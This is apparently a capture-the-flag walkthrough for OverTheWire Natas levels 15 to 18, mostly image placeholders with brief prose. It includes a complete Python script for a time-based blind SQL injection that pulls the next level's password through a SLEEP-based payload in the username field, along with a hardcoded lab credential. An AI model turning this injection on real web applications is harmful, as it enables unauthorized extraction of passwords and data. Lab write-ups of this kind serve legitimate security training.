
This webpage has a filled username. They give us source code.




Open Visual Studio code and write this code. After writing save it ".py"



Run and debug this code. And give some commands to the terminal. “python <file name>.py”




Finally give the next level password.




Natas15 -> Natas16


Go to the webpage using the username and password.




They give us a search engine. I tried to search for some words on it.



Now open the Visual Studio code and write this code there.





After we run that code we can find the password




Natas16 -> Natas17


Initially, login to the level using username and password. The system allows us to check existence. And source code.








Open the visual studio code and write this code into this.



```python
import sys
sys.path.append('/path/to/requests/module')
import requests
import re
from time import *

characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

username ="natas17"
password ="XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd"

url ="http://natas17.natas.labs.overthewire.org"

session = requests.Session()

current_password =list()

while (True):
    for character in characters:
        print("Trying with: " + "".join(current_password) + character)
        startTime = time()
        response = session.post(url, data={"username": 'natas18" AND password LIKE BINARY "' + "".join(current_password) +
                                character + '%" AND SLEEP(2) #'},auth=(username, password))
        endTime =time()
        if endTime - startTime >2:
            current_password.append(character)
            break
    if len(current_password) == 32:
        break
```


After running that code we can find the password.




Natas17 -> Natas18

